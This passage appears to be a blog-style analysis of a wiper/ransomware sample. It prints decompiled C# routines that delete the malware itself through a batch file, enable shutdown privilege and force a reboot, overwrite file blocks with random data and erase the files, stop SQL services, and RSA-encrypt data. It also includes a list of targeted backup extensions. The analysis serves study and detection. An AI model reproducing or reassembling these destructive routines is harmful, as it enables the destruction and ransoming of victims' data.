ackup.kb2.nbk.uci.fwbackup.quicken2016backup.lcb.iv2i.backup1.icbu.xbk.sps.pbj.nps.nfc.nfb.flka.nbak.pbf.asv.fbc.nwbak.nbd.qbk.yrcbck.aba.ori.bpb.flkb.tis.dn
a.sme.jdc.nbi.bkc.oyx.oeb.73b.bm3.qv~.nb7.nbs.~cw.mynotesbackup.caa.cbs.pbb.cmf.diy.wpb.fbk.ashbak.113.rbf.bcm.ba9.pvc.rbc.pqb-backup.ttbk.bbz.pbxscript.msi.
safenotebackup.zbfx.wspak.aea.nrbak.prv.msim.mv_.rrr.quickenbackup.icf.__b.rbk.psa.pba.fzb.rmgb.sbs.j01.mbw.ba7.ba8

__READ__ME__.txt

___desktop___.bmp
```

As you can see here it has worked


Self Deletion



```
0 references
public void SelfDelete()
{
    string FileName = Path.GetTempPath() + StringEncryption("w\u0082iÔUq)ip~8"); //remover.bat
    string ownPath = Assembly.GetEntryAssembly().Location;
    /*
        @echo off
        :loop
        del "C:\Users\<REDACTED>\CurrentProcessLocation.exe"
        if Exist "C:\Users\<REDACTED>\CurrentProcessLocation.exe" GOTO loop
        %windir%\system32\rundll32.exe advapi32.dll,ProcessIdleTasks
        del %0
    */
    string contents = StringEncryption("E\u0082àÓL44!t\u0015\f\u009fû\u0016BÝK|\u0004\u0019È") + ownPath + StringEncryption("'íêÝ\u0003Q#.ak\u0016Ñ") + ownPath + StringEncryption("'ÇÄðw[{+}pFù³\u000e[¹Kp\u001a
    File.WriteAllText(FileName, contents);
    ExecuteProcess(FileName);
}
```

Here is the way that it deletes itself after run it creates a .bat file to bypass file locks


Setting process tokens



```
0 references
public void SetTokenPrivs(int flag = 2)
{
    IntPtr currentProcess = GetCurrentProcess();
    IntPtr phtok = IntPtr.Zero;
    OpenProcessToken(currentProcess, 40, ref phtok);
    _TOKEN_PRIVILEGES newst = default(_TOKEN_PRIVILEGES);
    newst.PrivilegeCount = 1;
    newst.lpLuid = 0L;
    newst.Attributes = 2; //SE_PRIVILEGE_ENABLED
    LookupPrivilegeValue(null, XORString("V\u0082ÐÓV`?(eqf\u0081ÿ\u000f[»J~\r"), ref newst.lpLuid); // sets lpLuid = SeShutdownPrivilege
    AdjustTokenPrivileges(phtok, disall: false, ref newst, 0, IntPtr.Zero, IntPtr.Zero);
    ExitWindowsEx(flag, 0); // EWX_REBOOT | SHTDN_REASON_MAJOR_OTHER
}
```

This method attempts to set token privs to one that allows SeShutdownPrivilege


File Destruction



```
0 references
public void DestroyFile(string filename)
{
    try
    {
        if (!File.Exists(filename))
        {
            return;
        }
        FileInfo fileInfo = new FileInfo(filename);
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1L;
                fileStream.Position = 0L;
                long damageBlock = num * 25L / 100L;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    unkmethod_1(fileStream, i, num, damageBlock);
                }
            }
            else
            {
                unkmethod_2(fileStream.Length, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
    catch (Exception)
    {
    }
}
```

A way to flag for files also would be using this timestamp as identifier: 2037, 1, 1, 0, 0, 0 “Y,M,D,H,M,S”


Making sure it only runs once



```
//GNIDWI745E5FXX4C
0 references
public bool IsFirstInstance()
{
    new Mutex(initiallyOwned: true, XORString("B\u008bìÙBxv\u0004wv]¶Ý\vsº],\u0004QÒÃ¹X\u0095S#"), out var createdNew);
    return createdNew;
}
```

This function is called and generates a MUTEX for preventing multiple runs


Encryption Key



```
private static void Main(string[] args)
{
    Util util = new Util();
    if (!util.IsFirstInstance())
    {
        return;
    }
    if (args.Length != 0)
    {
        PublicVariable.EncryptionKey = args[0];
```


Encryption key is passed in as a command line argument

Stopping SQL services



```
public void method_1(string serviceName, int waitingTime = 10000)
{
    ServiceController serviceController = new ServiceController(serviceName);
    try
    {
        TimeSpan timeout = TimeSpan.FromMilliseconds(waitingTime);
        serviceController.Stop();
        serviceController.WaitForStatus(ServiceControllerStatus.Stopped, timeout);
    }
    catch (Exception ex)
    {
        throw new Exception(ex.Message);
    }
}
```


This is the stop function which the below screenshot uses



```
    try
    {
        if (item.ToLower().IndexOf(<AgileDotNetRT>.smethod_0("v\u0096ï"), StringComparison.Ordinal) != -1)
        {
            @class.method_1(item);
        }
    }
    catch
    {
    }
```

v\u0096ï turns into “SQL”


RSA Encryption



```
public class RsaClass
{
    private RSAParameters method_0(string stringData)
    {
        StringReader textReader = new StringReader(stringData);
        return (RSAParameters)new XmlSerializer(typeof(RSAParameters)).Deserialize(textReader);
    }

    public string Encrypt(string plainTextData, string rsaKey, bool doOaepPadding = false)
    {
        byte[] bytes = Convert.FromBase64String(rsaKey);
        rsaKey = Encoding.Default.GetString(bytes);
        using RSACryptoServiceProvider rSACryptoServiceProvider = new RSACryptoServiceProvider();
        rSACryptoServiceProvider.ImportParameters(method_0(rsaKey));
        byte[] bytes2 = Encoding.Unicode.GetBytes(plainTextData);
        return Convert.ToBase64String(rSACryptoServiceProvider.Encrypt(bytes2, doOaepPadding));
    }
}
```


This function handles RSA Encryption

Damaging data blocks



```
using System.IO;

private void method_1(FileStream fileStream, int blockNumber, long blockSize, long damageBlock)
{
    fileStream.Position = blockSize * blockNumber;
    long damagePositionEnd = ((fileStream.Position + damageBlock > fileStream.Length) ? fileStream.Length : (fileStream.Position + damageBlock));
    method_2(damagePositionEnd, fileStream);
}
```

Function to literally damage data blocks



```
private void method_2(long damagePositionEnd, FileStream fileStream)
{
    byte[] array = new byte[4096];
    new RNGCryptoServiceProvider().GetBytes(array);
    while (fileStream.Position < damagePositionEnd)
    {
        fileStream.Write(array, 0, array.Length);
    }
}
```

I hope maybe you learned something or just enjoyed looking at the pretty screenshots <333

Credits:

- SentinelOne – For great research and publication regarding this malware
- https://twitter.com/SentinelOne
- https://labs.sentinelone.com/from-wiper-to-ransomware-the-evolution-of-agrius/

- vx-underground – Hosting the samples and generally having an awesome community
- https://twitter.com/vxunderground
- https://vx-underground.org/samples.html